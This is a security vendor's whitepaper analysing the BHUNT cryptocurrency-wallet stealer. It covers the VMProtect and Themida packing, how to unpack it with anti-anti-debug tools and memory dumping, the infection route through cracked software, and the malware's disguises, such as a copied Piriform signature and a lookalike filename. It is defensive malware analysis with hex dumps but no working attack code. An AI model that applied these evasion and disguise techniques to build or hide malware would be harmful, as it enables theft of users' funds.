WHITEPAPER

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
Security

Poking Holes in Crypto-Wallets: a Short Analysis of BHUNT Stealer



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Summary

Ever since the Bitcoin boom, crypto currencies have risen sharply in value year after year. Besides attracting more investment, this gain has also increasingly motivated malicious actors to develop stealer malware specialized in gaining access to cryptocurrency wallets. Once they get to these wallets, they can freely and irreversibly transfer funds to wallets controlled by the attacker. In the past year, security researchers have noticed a surge in such cryptocurrency stealers such as the famous Redline Stealer [1] and WeSteal [2].

Bitdefender researchers are constantly monitoring crypto wallet stealers. This is how we spotted a dropper with a hidden file that ran from the \Windows\System32\ folder. The dropper always wrote the same file, mscrlib.exet o the disk. Our analysis determined this is a cryptocurrency stealer, but its execution flow seems different from what we're used to seeing in the wild. We named the stealer BHUNT after the main assembly's name. BHUNT is a modular stealer written in .NET, capable of exfiltrating wallet contents (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin wallets), passwords stored in the browser, and passphrases captured from the clipboard.

In this article, we describe how we managed to unpack the executable files used in this campaign. We will present the execution flow of the malware and we analyze each module to determine its capabilities.

Key Findings

- Bitdefender researchers have discovered a new family of crypto-wallet stealer malware, dubbed BHUNT
- Binay files are heavily encrypted with commercial packers such as Themida and VMProtect
- The samples identified appear to have been digitally signed with a digital certificate issued to a software company, but the digital certificate does not match the binaries.
- Malware components are specialized in stealing wallet files (wallet.dat and seed.seco), clipboard information and passphrases used to recover accounts
- The malware uses encrypted configuration scripts that are downloaded from public Pastebin pages.
- Other components specialize in theft of passwords, cookies and other sensitive information stored in Chrome and Firefox browsers

Technical analysis

Before jumping into the technical aspects, we'd like to reiterate several core concepts about two packers used by the malware, VMProtect and Themida. Almost all components of the malware use some form of packing, and we had to go through the same steps to unpack them, as described in the following section.

A primer on packers

VMProtect [3] and Themida [4] are packers that use a software virtual machine to emulate parts of code on a virtual CPU that has a different instruction set than a conventional CPU. This makes reverse-engineering the code extremely difficult because one first needs to understand the virtual CPU's architecture and instruction set [5] and then replace the opcodes with their native counterparts. Only then can an analyst grasp the meaning of the code [6] and bypass the other obfuscation techniques employed by the packer. Virtualizing code comes, however, at the expense of resource consumption and increased time for execution. Therefore, in many cases, developers who use VMProtect or Themida virtualize only some critical parts of their code (licensing, sandbox detection, decryption keys and routines, etc.) and leave the other

parts unvirtualized, in a packed state. From a reverse-engineering perspective, this means that, if we could bypass the anti-sandbox and anti-debugger techniques of the packer, we can get most of the unpacked contents by dumping the process memory during runtime.

Going step by step through the code with a debugger and bypassing every check is tedious work. More so, if the debugger detection code is virtualized, then there is no chance of getting through it in a reasonable time. Therefore, we need to rely on our knowledge of how to detect debuggers. To achieve this, we must patch the information in memory and hook all the functions to bypass debugger detection. However, manually adding hooks every time we start a debug session is also tedious, so we can use ScyllaHide [7], a plugin for Ollydbg/x64dbg/IDA that contains various anti-anti-debugger techniques. With some luck, the debugged process will run, then we can save its memory to hopefully reveal the unpacked code. To dump an executable from memory we can use Scylla [8], an open-source tool that can rebuild the import directory of an MZPE loaded in memory.

For most of the executables packed by VMProtect, these steps are enough to reveal unpacked contents in a memory dump. In the figure below, we can see valid strings along with a low entropy resembling code and valid *int3* opcodes.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000400   FF 20 47 6F 20 62 75 69 6C 64 20 49 44 3A 20 22  ÿ Go build ID: "
00000410   72 6A 5A 2D 69 2D 78 30 62 30 34 51 52 71 38 58  rjZ-i-x0b04QRq8X
00000420   51 4B 66 6C 2F 37 72 79 4B 35 54 4A 33 4C 4B 6C  QKfl/7ryK5TJ3LKl
00000430   33 70 75 35 35 74 57 79 63 2F 61 7A 66 31 30 59  3pu55tWyc/azf10Y
00000440   6F 30 66 74 52 59 6F 30 64 62 61 56 53 72 2F 54  o0ftRYo0dbaVSr/T
00000450   66 59 6F 68 66 73 6C 67 72 48 73 4D 65 4A 41 74  fYohfslgrHsMeJAt
00000460   64 70 67 22 0A 20 FF CC CC CC CC CC CC CC CC CC  dpg". ÿÌÌÌÌÌÌÌÌÌ
00000470   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00000480   65 48 8B 0C 25 28 00 00 00 48 8B 89 00 00 00 00  eH‹.%(...H‹‰....
00000490   48 3B 61 10 76 39 48 83 EC 18 48 89 6C 24 10 48  H;a.v9Hƒì.H‰l$.H
000004A0   8D 6C 24 10 E8 D7 07 00 00 48 8B 44 24 20 48 89  .l$.è×...H‹D$ H‰
000004B0   04 24 48 8B 44 24 28 48 89 44 24 08 0F 1F 40 00  .$H‹D$(H‰D$...@.
000004C0   E8 1B 00 00 00 48 8B 6C 24 10 48 83 C4 18 C3 E8  è....H‹l$.HƒÄ.Ãè
000004D0   4C 74 06 00 EB AA CC CC CC CC CC CC CC CC CC CC  Lt..ë*ÌÌÌÌÌÌÌÌÌÌ
000004E0   65 48 8B 0C 25 28 00 00 00 48 8B 89 00 00 00 00  eH‹.%(...H‹‰....
000004F0   48 8D 44 24 B0 48 3B 41 10 0F 86 2C 07 00 00 48  H.D$°H;A..†,...H
00000500   81 EC D0 00 00 00 48 89 AC 24 C8 00 00 00 48 8D  .ìÐ...H‰¬$È...H.
00000510   AC 24 C8 00 00 00 48 8B 84 24 D8 00 00 00 48 8B  ¬$È...H‹„$Ø...H‹
00000520   8C 24 E0 00 00 00 EB 09 48 89 C2 48 89 C8 48 89  Œ$à...ë.H‰ÂH‰ÈH‰
00000530   D1 48 85 C9 0F 84 B6 04 00 00 48 89 4C 24 30 48  ÑH…É.„¶...H‰L$0H
00000540   89 44 24 70 48 89 04 24 48 89 4C 24 08 C6 44 24  ‰D$pH‰.$H‰L$.ÆD$
00000550   10 2C E8 E9 06 00 00 48 8B 4C 24 18 0F 1F 40 00  .,èé...H‹L$...@.
00000560   48 85 C9 0F 8D 44 04 00 00 31 C0 31 C9 48 8B 54  H…É..D...1À1ÉH‹T
```

Fig.1. Contents of a file packed with VMProtect after dumping it from memory

In the case of Themida, even if we bypass all the debugger detection, we still don't get an unpacked executable. As we can see in the figure below, we dumped the memory of our executable after it got loaded in memory, but we only see a big blob of packed code with high entropy and scrambled strings.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000400   48 E1 9C 02 02 1C 05 0C 50 36 10 10 67 34 08 01  Háœ.....P6..g4..
00000410   08 61 06 50 20 9A 0A 70 1A 1F 01 E6 B4 09 0A CE  .a.P š.p...æ´..Î
00000420   CA EF BE 3B 11 91 00 6C 53 79 73 74 65 6D 3A 2E  Êï¾;.'.lSystem:.
00000430   52 77 0D 6F 75 72 63 0C 1D 0A 8F 10 61 64 FE 07  Rw.ourc.....adþ.
00000440   2C 20 6D FF 8F 6F E3 6C 69 62 37 14 56 1E CF 1F  , mÿ.oãlib7.V.Ï.
00000450   01 6E 3D 32 2E 30 46 02 22 0C 43 75 6C 74 56 65  .n=2.0F.".CultVe
00000460   39 3D 6E F9 F1 DD 61 F3 3F 22 50 31 62 54 63 4B  9=nùñÝaó?"P1bTcK
00000470   FC 79 54 3A 6F 6B EF 52 AE 37 27 61 35 FE 40 36  üyT:okïR®7'a5þ@6
00000480   31 39 33 34 FE 30 76 38 52 23 6D A7 70 6E 74 69  1934þ0v8R#m§pnti
00000490   6D FF 58 11 53 F5 F9 02 4F AD 0A 50 41 44 03 14  mÿX.Sõù.O..PAD..
000004A0   B4 B8 FE F1 13 30 91 32 33 20 22 18 11 7E 1C 0A  ´¸þñ.0'23 "..~..
000004B0   04 14 33 28 7C 0C 0A 09 E6 72 59 03 02 C1 D0 0B  ..3(|...ærY..ÁÐ.
000004C0   01 02 28 1F 8C 23 6F 7D 0B 73 44 7E 0B 28 07 80  ..(.Œ#o}.sD~.(.€
000004D0   28 89 2D 2A A0 81 F2 64 06 81 23 22 1D AE 13 02  (‰-* .òd..#".®..
000004E0   1E 02 80 A3 0A 92 73 0C B5 06 28 7F 6B 74 63 0C  ..€£.'s.µ.(.ktc.
000004F0   93 80 1E 18 2D 73 2D 1F 28 2E DF 0B D4 20 2F 99  "€..-s-.(.ß.Ô /™
00000500   61 28 F3 7B 21 77 5E 62 07 61 6F 81 26 2C 46 50  a(ó{!w^b.ao.&,FP
00000510   36 0C 82 88 2A 1B 50 30 8B 4B CA 51 24 64 11 1F  6.,ˆ*.P0‹KÊQ$d..
00000520   1D 2D 3E E8 3C 80 8A 28 83 D9 41 0C 84 14 22 19  .->è<€Š(ƒÙA.„."
00000530   1C A3 43 14 FE 9B 34 14 0F 73 85 B9 88 86 8A 17  .£C.þ›4..s…¹ˆŠ.
00000540   80 1E 0C DE 07 56 87 88 DC 7E 54 1E 7A 01 4C 10  €..Þ.V‡ˆÜ~T.z.L.
00000550   BC 8E 19 07 25 3E 0D 6D C2 96 CC 44 25 28 68 35  ¼Ž..%>.mÂ–ÌD%(h5
00000560   83 9D B4 F8 87 DC CC 29 26 84 44 06 6F 62 88 85  ƒ.´ø‡ÜÌ)&„D.obˆ…
00000570   72 79 49 1D 02 D1 17 F5 89 83 1B DE 0E 25 28 78  ryI..Ñ.õ‰ƒ.Þ.%(x
00000580   3F A1 B3 2A 47 0E 0E DA B0 B1 67 19 9B B6 0E 99  ?¡³*G..Ú°±g.›¶.™
00000590   FE 88 70 04 44 32 27 85 E7 14 C6 8A 19 24 28 54  þˆp.D2'…ç.ÆŠ.$(T
000005A0   59 6C 7A 10 A4 4B 47 0C 3B 14 D2 84 46 50 38 20  Ylz.¤KG.;.Ò„FP8
000005B0   C3 88 B4 91 28 0C 02 72 F3 8F 15 7C 16 44 56 17  Ãˆ´'(..ró..|.DV.
000005C0   73 9A C8 20 FF D1 0B F7 CA 8B 46 23 80 06 FE 04  šÈ ÿÑ.÷Ê‹F#€.þ.
000005D0   30 39 80 6F 06 72 09 CC 80 70 44 55 8B B1 33 40  09€o.r.Ì€pDU‹±3@
000005E0   9F 64 17 E1 E0 0C 08 72 23 DF 21 94 51 97 8D 3C  Ÿd.áà..r#ß!"Q—.<
000005F0   5D 0B 0F 32 8C 0B 26 94 EF 47 0D 65 42 49 2C 4F  ]..2Œ.&"ïG.eBI,O
00000600   17 90 CC 62 3B 6B DE 0F 90 25 13 04 A6 26 1A 72  ..Ìb;kÞ..%..¦&.r
00000610   29 01 4A 06 87 37 39 A1 20 1C 08 52 98 74 56 74  ).J.‡79¡ ..R˜tVt
00000620   D0 4C 32 87 08 99 05 0F 0A 0C 13 DC 91 AF 21 29  ÐL2‡.™.....Ü'¯!)
00000630   88 B1 01 F0 BD 01 8D 01 0E 05 72 C7 01 4A 7B 32  ˆ±.ð½.....rÇ.J{2
00000640   12 40 D9 34 19 0C 2B 10 24 F1 1B 0A 04 72 5D AC  .@Ù4..+.$ñ...r]¬
00000650   78 4D 05 53 07 0B 1E 2E 1B 12 09 23 98 0B 09 0B  xM.S.......#˜...
00000660   07 7D 0E A2 1E 72 B9 96 B0 FF F5 08 4A 27 C2 08  .}.¢.r¹–°ÿõ.J'Â.
00000670   7D 0F 11 D5 17 B8 69 93 0C AF 02 AE 02 08 F2 92  }..Õ.¸i".¯.®..ò'
00000680   11 2A 56 47 9C CA 0D 9A A3 DC D8 07 72 29 55 02  .*VGœÊ.š£ÜØ.r)U.
00000690   AA 64 3B 89 12 98 24 65 A5 6F 8D C6 23 2C 6A 1B  ªd;‰.˜$e¥o.Æ#,j.
000006A0   85 5F 28 65 F0 11 FC 8E 1E B7 17 DA 70 16 05 2B  …_(eð.üŽ.·.Úp..+
000006B0   46 6F 08 1A FD C5 9A 72 6D 29 21 DB F7 76 8E 0F  Fo..ýÅšrm)!Û÷vŽ.
```

Fig.2. Contents of a file packed with Themida after dumping it from memory

There are two very useful plugins or scripts that can unpack some Themida versions. These plugins can be loaded into Ollydbg or x64dbg and they can unpack contents when the executable is loaded in memory. Historically, for 32-bit executables and Ollydbg, there was Winlicense Ultra Unpacker [9], an Ollydbg script that could be executed with the ODbgScript plugin [10]. For newer versions of Themida and 64-bit executables, there is Themidie [11], achieving the same functionality of unpacking executables loaded into memory. In the figure below, we can see how the executable file is completely unpacked after executing Themidie.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000400   48 00 00 00 02 00 05 00 50 36 00 00 10 34 00 00  H.......P6...4..
00000410   01 00 00 00 01 00 00 06 50 20 00 00 70 01 00 00  ........P ..p...
00000420   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000430   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000440   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000450   B4 00 00 00 CE CA EF BE 01 00 00 00 91 00 00 00  ´...ÎÊï¾....'...
00000460   6C 53 79 73 74 65 6D 2E 52 65 73 6F 75 72 63 65  lSystem.Resource
00000470   73 2E 52 65 73 6F 75 72 63 65 52 65 61 64 65 72  s.ResourceReader
00000480   2C 20 6D 73 63 6F 72 6C 69 62 2C 20 56 65 72 73  , mscorlib, Vers
00000490   69 6F 6E 3D 32 2E 30 2E 30 2E 30 2C 20 43 75 6C  ion=2.0.0.0, Cul
000004A0   74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50 75  ture=neutral, Pu
000004B0   62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 62 37 37  blicKeyToken=b77
000004C0   61 35 63 35 36 31 39 33 34 65 30 38 39 23 53 79  a5c561934e089#Sy
000004D0   73 74 65 6D 2E 52 65 73 6F 75 72 63 65 73 2E 52  stem.Resources.R
000004E0   75 6E 74 69 6D 65 52 65 73 6F 75 72 63 65 53 65  untimeResourceSe
000004F0   74 02 00 00 00 00 00 00 00 00 00 00 00 50 41 44  t............PAD
00000500   50 41 44 50 B4 00 00 00 B4 00 00 00 CE CA EF BE  PADP´...´...ÎÊï¾
00000510   01 00 00 00 91 00 00 00 6C 53 79 73 74 65 6D 2E  ....'...lSystem.
00000520   52 65 73 6F 75 72 63 65 73 2E 52 65 73 6F 75 72  Resources.Resour
00000530   63 65 52 65 61 64 65 72 2C 20 6D 73 63 6F 72 6C  ceReader, mscorl
00000540   69 62 2C 20 56 65 72 73 69 6F 6E 3D 32 2E 30 2E  ib, Version=2.0.
00000550   30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75  0.0, Culture=neu
00000560   74 72 61 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54  tral, PublicKeyT
00000570   6F 6B 65 6E 3D 62 37 37 61 35 63 35 36 31 39 33  oken=b77a5c56193
00000580   34 65 30 38 39 23 53 79 73 74 65 6D 2E 52 65 73  4e089#System.Res
00000590   6F 75 72 63 65 73 2E 52 75 6E 74 69 6D 65 52 65  ources.RuntimeRe
000005A0   73 6F 75 72 63 65 53 65 74 02 00 00 00 00 00 00  sourceSet.......
000005B0   00 00 00 00 00 50 41 44 50 41 44 50 B4 00 00 00  .....PADPADP´...
000005C0   13 30 02 00 33 00 00 00 22 00 00 11 7E 1C 00 00  .0..3..."...~...
000005D0   04 14 28 7C 00 00 0A 2C 20 72 59 03 00 70 D0 0B  ..(|...,  rY..pÐ.
000005E0   00 00 02 28 1F 00 00 0A 6F 7D 00 00 0A 73 7E 00  ...(....o}...s~.
000005F0   00 0A 0B 07 80 1C 00 00 04 7E 1C 00 00 04 2A 00  ....€....~....*.
00000600   13 30 01 00 06 00 00 00 23 00 00 11 7E 1D 00 00  .0......#...~...
00000610   04 2A 00 00 1E 02 80 1D 00 00 04 2A 92 73 33 00  .*....€....*'s3.
00000620   00 06 28 7F 00 00 0A 74 0C 00 00 02 80 1E 00 00  ..(....t....€...
00000630   04 73 2D 00 00 0A 28 2E 00 00 0A 80 20 00 00 04  .s-...(....€ ...
00000640   2A 00 00 00 1E 02 28 80 00 00 0A 2A 5E 28 07 00  *.....(€...*^(..
00000650   00 06 6F 81 00 00 0A 2C 0A 28 36 00 00 06 6F 82  ..o....,.(6...o,
00000660   00 00 0A 2A 1B 30 03 00 4B 00 00 00 24 00 00 11  ...*.0..K...$...
00000670   7E 1F 00 00 04 2D 3E 7E 20 00 00 04 0B 07 28 83  ~....->~ .....(ƒ
00000680   00 00 0A 07 28 84 00 00 0A 7E 1F 00 00 04 2D 1C  ....(„...~....-.
00000690   28 07 00 00 06 14 FE 06 34 00 00 06 73 85 00 00  (.....þ.4...s….
000006A0   0A 6F 86 00 00 0A 17 80 1F 00 00 04 DE 07 07 28  .o†....€....Þ..(
```

Fig.3. Contents of the same file, after unpacking it with Themidie

Initial access

We noticed in our telemetry that the initial dropper process (*msh.exe* and *msn.exe*) was launched from *explorer.exe* that contains injected code. Most infected users also had some form of crack for Windows (KMS) on their systems. We could not capture any installer for those cracks, but we suspect they delivered the dropper for the cryptocurrency stealer. This technique is very similar to how Redline stealer delivers its payloads through fake cracked software installers [1].

Execution flow



Fig.4. Execution flow of BHUNT

msh.exe/msn.exe

After explorer.exe writes them to disk, msh.exe and msn.exe reside in the *\Windows\System32* folder as hidden files. They are packed with VMProtect to conceal their contents and code. The files are also signed with a digital signature issued to Piriform Ltd in an attempt to look legitimate. The signature does not match on the binaries, as it was simply copied from a legitimate executable belonging to Piriform Ltd. When unpacked, we see that it is a compiled Go program, as the code section starts with the Go build ID.



Fig.5. Invalid digital signature from Piriform Ltd.

The executable contains an embedded MZPE that the process will write to the disk to *\AppData\Roaming\mscrlib.exe*.

mscrlib.exe / BHUNT

Mscrlib.exe is the main component of the stealer, containing all modules with different capabilities inside a single unpacked .NET assembly. The title and Product Name in its version info is BHUNT, so we named it that too. The executable's name is always *mscrlib.exe*, similar to *mscorlib.dll*, the core library of the .NET framework.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("BHUNT")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyCopyright("Copyright ©  2021")]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyTitle("BHUNT")]
```

Fig.6. Version Info of mscrlib.exe

We have captured more versions of this assembly. Each one contains all the codebase of the malware and the modules embedded in the resources, the difference being that each version calls a subset of the available methods from their main function. This indicates that the malware can be recompiled according to the attacker's needs.

